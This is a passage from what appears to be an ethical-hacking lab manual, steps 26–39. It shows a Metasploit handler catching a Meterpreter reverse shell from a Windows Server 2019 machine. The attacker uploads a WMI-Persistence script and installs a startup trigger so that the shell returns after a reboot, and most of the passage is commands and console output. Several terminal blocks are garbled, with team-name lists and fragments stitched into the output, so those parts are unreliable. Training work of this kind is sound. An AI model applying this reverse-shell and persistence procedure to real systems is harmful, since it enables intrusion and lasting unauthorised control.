msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploaded   : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploading  : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
[*] uploaded   : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
meterpreter >

```

26. Now type **load powershell** and press **Enter** to load powershell module.

msf6 > Parrot
 msf6 > use exploit/multi/handler
 [*] Using configured payload generic/shell_reverse_tcp
 msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
 payload => windows/meterpreter/reverse_tcp
 msf6 exploit(multi/handler) > set lhost 10.10.1.13
 lhost => 10.10.1.13
 msf6 exploit(multi/handler) > set lport 444
 lport => 444
 msf6 exploit(multi/handler) > run
 [*] Started reverse TCP handler on 10.10.1.13:444
 [*] Sending stage (175174 bytes) to 10.10.1.19
 [*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400
 meterpreter > getuid
 Server username: SERVER2019\Administrator
 meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
 [*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 [*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 meterpreter > load powershell
 Loading extension powershell...Success.
 meterpreter >

27. Type **powershell_shell** and press **Enter**, to open powershell in the console.

msf6 >
 msf6 > use exploit/multi/handler
 [*] Using configured payload generic/shell_reverse_tcp
 msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
 payload => windows/meterpreter/reverse_tcp
 msf6 exploit(multi/handler) > set lhost 10.10.1.13
 lhost => 10.10.1.13
 msf6 exploit(multi/handler) > set lport 444
 lport => 444
 msf6 exploit(multi/handler) > run
 [*] Started reverse TCP handler on 10.10.1.13:444
 [*] Sending stage (175174 bytes) to 10.10.1.19
 [*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400
 meterpreter > getuid
 Server username: SERVER2019\Administrator
 meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
 [*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 [*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 meterpreter > load powershell
 Loading extension powershell...Success.
 meterpreter > powershell_shell
 PS >

28. In powershell, type **Import-Module ./WMI-Persistence.ps1** and press **Enter**.

29. Now, type **Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"** and press **Enter**.

Note: It will take approximately 5 minutes for the script to run.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\\\Users\\\\Administrator\\\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\\Users\\Administrator\\Downloads\\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS >
```

30. Open a new terminal with root privileges and type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```
[attacker@parrot]~[-] msf5 > set lhost 10.10.1.13
[attacker@parrot]~[-] msf5 > sudo su
[sudo] password for attacker: set lport 444
[root@parrot]~[-]/home/attacker]
#msfconsole
[*] Started reverse TCP handler on 10.10.1.13:444
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable* session001 opened (10.10.1.13:444) > 10.10.1.13:49789 at 2022-04-07 00:53:15 -0400
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593* getuid
*QuePasaZombiesAndFriends*NetSecBG*coincion*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult* uploadThomy/attacker/multi/persistence/master.ps1 C:\Users\Administrator\Downloads\multi.ps1
*edspinner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitches*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*Inf0Usec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonker*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP* powershell1...Success
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh* http://10.10.1.13:444/persistence.ps1
*x00-x00*BlackCat*ARESx*cpx*vaporec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow* http://10.10.1.13:444/launcher.ps1...Success
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki* http://10.10.1.13:444/binding.ps1...Success
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bears*
```

31. In Metasploit type **use exploit/multi/handler** and press **Enter**.

32. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

33. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

34. Type **set lport 444** and press **Enter** to set lport.

35. Now type **exploit** in the Metasploit console and press **Enter**.

Applications Places System msfconsole - Parrot Terminal

File Edit View Search Terminal Help

```
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUCKys_Angels*OrangeJuice*De  
mDirtyUserz*  
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulz  
z*InfosecIITG*  
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*ar  
asan*MouseTrap*  
*damn_sadboi*tadaaa>null2root*HowestCSP*fezfezf*LordVader*Fl@_Hunt3rs*bluenet*P@Ge2mE*  
[*] Sending stage (175174 bytes) to 10.10.1.19  
[*] Meterpreter session 1 opened (10.10.1.13:444 → 10.10.1.19:49789) at 2022-04-07 06:53:15 -0400  
  
meterpreter =[ metasploit v6.1.9-dev ]  
+ ----=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ ----=[ 592 payloads - 45 encoders - 10 nops ] [enc: master] C:\Users\Administrator\Downloads  
+ ----=[ 9 evasion ] [cmd: master] README.md -> C:\Users\Administrator\Downloads\README.md  
Metasploit tip: Use the resource command to run master/README.md -> C:\Users\Administrator\Downloads\commands from a file  
[*] Uploading ... /home/attacker/WMI-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp [WMI-Persistence.ps1 -> C:\Users\Administrator\msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 10.10.1.13  
lhost => 10.10.1.13 shell  
msf6 exploit(multi/handler) > set lport 444  
lport => 444 Persistence-Trigger-Startup-Payload "C:\Users\Administrator\Downloads\wmi.exe"  
msf6 exploit(multi/handler) > exploit[*] Exploit successfully written to host  
Event consumer Dcom Launcher successfully written to host  
[*] Started reverse TCP handler on 10.10.1.13:444 host  
PS C:\Users\Administrator>
```

36. Navigate to the previous terminal window and press **ctr+c** and type **y** and press **Enter**, to exit powershell.

Applications Places System msfconsole - Parrot Terminal


File Edit View Search Terminal Help

```
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\\\Users\\\\Administrator\\\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md 592 payloads - 43 encoders - 10 nops
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success
meterpreter > powershell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\\Users\\Administrator\\Downloads\\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N] y
on 10.10.1.13:444
meterpreter >
```

37 Now click **CEHy12 Windows Server 2019** to switch to the Windows Server 2019 machine and restart the machine.

Note: If a pop-up appears select **Other (Unplanned)** and click on **Continue**.




38. Click on **CEHv12 Parrot Security** to switch to Parrot Security machine, We can see that the previous session will be closed.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 +0400
meterpreter > getuid
uid:112 root:HowestCSPfezfezf!LordVader!Flag_Hunt3rs*bluenet*P@Ge2mE
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads\\README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell_meterpreter_reverse_tcp
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\\Users\\Administrator\\Downloads\\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N] y
meterpreter >
[*] 10.10.1.19 - Meterpreter session 1 closed. Reason: Died
```

39. Navigate to the second terminal and we can see that the meterpreter session is opened.

Note: It will take approximately 5-10 minutes for the session to open.

